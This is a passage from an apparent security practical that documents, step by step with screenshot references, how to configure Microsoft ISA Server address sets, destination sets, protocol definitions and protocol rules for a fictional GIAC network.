To close this wizard, click Finish.

Click next and we are presented a summary screen with a 'Finish' button.

Client Address sets -

To create a client address set you would right click the Client Address Sets then select new.



Name: GIAC Internal Clients

Description (optional):

Select the addresses of computers that belong to this client address set.


Members:

From	To
192.168.50.1	192.168.50.254

In the screen shot above you can see the name that was given to this Client Set 'GIAC Internal Clients' and the address range of the GIAC internal network 192.168.50.1-254. Click OK to complete.

Destination Sets –

To create a Destination Set you would right click on the Destination Sets folder then select New.



New Destination Set


Name: GIAC Internal NTP Server

Description (optional):

Include these destinations:

Name/IP Range	Path

Give the Destination Set a name like ‘GIAC Internal NTP Server’ and click Add.



Add/Edit Destination

○ Destination:

To include all computers in a domain, type *.domain.

● IP addresses:

From: 192 . 168 . 50 . 7


To (optional) . . .

To include a specific directory in the destination set, type the path below.

To include all the files, use this format: /dir/*.
To select a specific file, use this format: /dir/filename.


Path:

Provide the IP address of the NTP server and click OK to complete.




Name	Description	Clients
Border Router		110.10.10.1,4.1.1.2
DMZ Mail Server 110.20.20.4		110.20.20.4
DMZ Server		110.20.20.1 - 110.20.20.14
DMZ Servers	Servers Located on DMZ	110.20.20.1 - 110.20.20.14
DMZ Web Server		110.20.20.2
Internal Clients		192.168.50.1 - 192.168.50.254
Internal DNS Server		192.168.50.5
Internal NTP Server		192.168.50.7
Internal SMTP Server		192.168.50.8
Mail Wizard set: 192.168.50.8		192.168.50.8
Mobile Employees		192.168.75.1 - 192.168.75.14
Partners/Suppliers		192.168.100.1 - 192.168.100.126

The client address sets are listed in the screen shot above that will be used in the rules set. Some of the client sets are specific IP addresses (i.e. the DMZ Mail server) while others are IP address ranges (i.e. Internal Clients 192.168.50.1 -192.168.50.254).



Name	Description	Destinations
DMZ SMTP Relay Sever		110.20.20.4
External Strata 2 NTP Servers		now.okstate.edu,tock.gre
Internal Mail(SMTP) Server		192.168.50.8
Internal Web Server		192.168.50.4
NTP & Norton Ent. AV Server		192.168.50.7
ISP DNS Server		110.5.5.2,110.5.5.4
Syslog Server		192.168.50.3

The screen shot above reflects the destination sets created that will be used in the rules set. As with the client sets the destination sets can be a specific IP address, a FQDN, a URL, and can include a path.



Internet Security and Acceleration Server
- Servers and Arrays
  - ISASERVER01
    - Monitoring
    - Computer
    - Access Policy
      - Site and Content Rules
      - Protocol Rules
      - IP Packet Filters
    - Publishing
      - Web Publishing Rules
      - Server Publishing Rules
    - Bandwidth Rules
    - Policy Elements
      - Schedules
      - Bandwidth Priorities
      - Destination Sets
      - Client Address Sets
      - Protocol Definitions
      - Content Groups
      - Dial-up Entries
    - Monitoring Configuration
    - Extensions
    - Network Configuration
    - Client Configuration

Name	Description	Define...	Port number
POP3 Server	Post Office Protocol v.3 - Server	ISA Server	110
POP3S	Secure Post Office Protocol v.3	ISA Server	995
POP3S Server	Secure Post Office Protocol v.3 - S...	ISA Server	995
Quote (TCP)	Quote of the day protocol (TCP)	ISA Server	17
Quote (UDP)	Quote of the day protocol (UDP)	ISA Server	17
RADIUS	Remote Authentication Dial-In Use...	ISA Server	1812
RADIUS Accounting	Remote Authentication Dial-In Use...	ISA Server	1813
RDP (Terminal Services)	Remote Desktop Protocol (Termina...	ISA Server	3389
RIP	Routing Information Protocol	ISA Server	520
Rlogin	Remote login protocol	ISA Server	513
SMTP	Simple Mail Transfer Protocol (SMTP)	ISA Server	25
SMTP Server	Simple Mail Transfer Protocol - Ser...	ISA Server	25
SMTPS	Secure Simple Mail Transfer Protocol	ISA Server	465
SMTPS Server	Secure Simple Mail Transfer Protoc...	ISA Server	465
SNMP	Simple Network Management Prot...	ISA Server	161
SNMP Trap	Simple Netowrk Management Prot...	ISA Server	162
SSH	Secure Shell protocol	ISA Server	22
Telnet	Telnet protocol	ISA Server	23
Telnet Server	Telnet protocol - Server	ISA Server	23
TFTP	Trivial File Transfer Protocol	ISA Server	69
Time (TCP)	Time protocol (TCP)	ISA Server	37
Time (UDP)	Time protocol (UDP)	ISA Server	37
WhoIs	Nickname/Whois protocol	ISA Server	43
Norton's Enterprise AV Server		User	2967
Notes Client		User	1352
NTP Server UDP 123		User	123
SQL Server		User	1433
Syslog UDP 514		User	514

ISA comes with several protocol definitions by default but the Notes Client, NTP Server, SQL Server and Syslog Server definitions had to be added. This is reflected in the screen shot above.

<u>RULES:</u>

<u>Internal Employees: - </u> 192.168.50.0/24

(Rules are listed in pairs to represent a two way ← → connection)

HTTP - From client TCP > 1023 to TCP 80 to anywhere on Internet
From anywhere on the internet TCP 80 to client TCP > 1023
From client TCP > 1023 to TCP 80 to DMZ Web server TCP 80
From DMZ Web server TCP 80 to client TCP > 1023


HTTPS - From client address TCP > 1023 to TCP 443 anywhere on the internet
From anywhere on the Internet TCP 443 to client address TCP > 1023
From client TCP > 1023 to DMZ Web server TCP 443
From DMZ Web server TCP 443 to client TCP > 1023

FTP Download only – From client TCP > 1023 to anywhere on the internet TCP > 21
From anywhere on the Internet TCP 21 to client TCP > 1023
From anywhere on the Internet TCP > 1023 to client TCP 20

From client TCP 20 to anywhere on the Internet TCP > 1023

Normally allowing FTP like in the rule above would not be considered secure because we would have to open up these upper TCP ephemeral ports for the data connection from the outside in. With ISA this does not have to be done because we can take advantage of one ISA's application filters. The FTP filter monitors the FTP connection and can dynamically open the TCP requested port coming back. Once the FTP session is terminated it closes this port. Also as a web proxy client that service can actually handle FTP and tunneled FTP through HTTP.

To provide the above needed access for the GIAC internal employees on ISA, Protocol rules and Site and Content rules must be created. Access will not be granted unless both exist. By default after installation ISA has an 'Allow anyone to go anywhere' Site and Content rule but does not have any Protocol rules. Therefore until at least one Protocol rule is created ISA will not allow any outbound or inbound access. We will step through a Protocol rule and Site and Content rule to get a feel for how this works.




Name: Internal Employees HTTP and HTTPS

Description (optional):

☑ Enable

Step 1 is to name the rule, provide a description and enable.




Internal Employees HTTP and HTTPS Properties

Action taken with requests:

● Allow

○ Deny

Step 2 is to pick an Action of Allow or Deny. In this example we are allowing access.



Internal Employees HTTP and HTTPS Properties


This rule applies to: Selected protocols

Protocols:

- □ FTP Server
- □ Gopher
- □ H.323 Protocol
- ☑ HTTP
- ☑ HTTPS
- □ HTTPS Server
- □ ICA
- □ ICQ
- □ ICQ 2000

□ Show only selected protocols

Step 3 is to select the protocols that this rule will allow. We could have included FTP Download only but we will create a separate rule for the sake of clarity. If the protocol you wanted to allow or deny was not in the list then a protocol definition would have to be created. You could do that here by selecting the 'New…' button.



Internal Employees HTTP and HTTPS Properties


Schedule: Always

Description:

Sunday through Saturday from 12 AM to 12 AM

■ Active □ Inactive

Step 4 is to apply a schedule to this Protocol rule. ISA comes with the ‘Always’ schedule and a ‘Weekday’ and ‘Weekend’ schedule by default. Other schedules can be created for more granularity of control if needed.



Internal Employees HTTP and HTTPS Properties

This rule applies to:

○ Any request

● Client address sets specified below

○ Users and groups specified below

Applies to requests coming from:


Client Sets
Internal Clients

Exceptions:

Client Sets

Step 5 is the last step which is the selection of the 'Applies To' part of the rule. As seen here the options are: 1) Any request, 2) Client Address Sets, 3) Users and groups. We are using the 'Internal Clients' address set that had been created earlier. It is the network address of 192.168.50.1-254.

Once the Protocol rule has been created a Site and Content rule needs to be created also. This is assuming that we have deleted the 'Allow Any' Site and Content rule which then gives us the opportunity to have more granular control. If the 'Allow Any' Site and Content rule is left in place it will carry precedence over all the other existing rules which is probably not what we want.

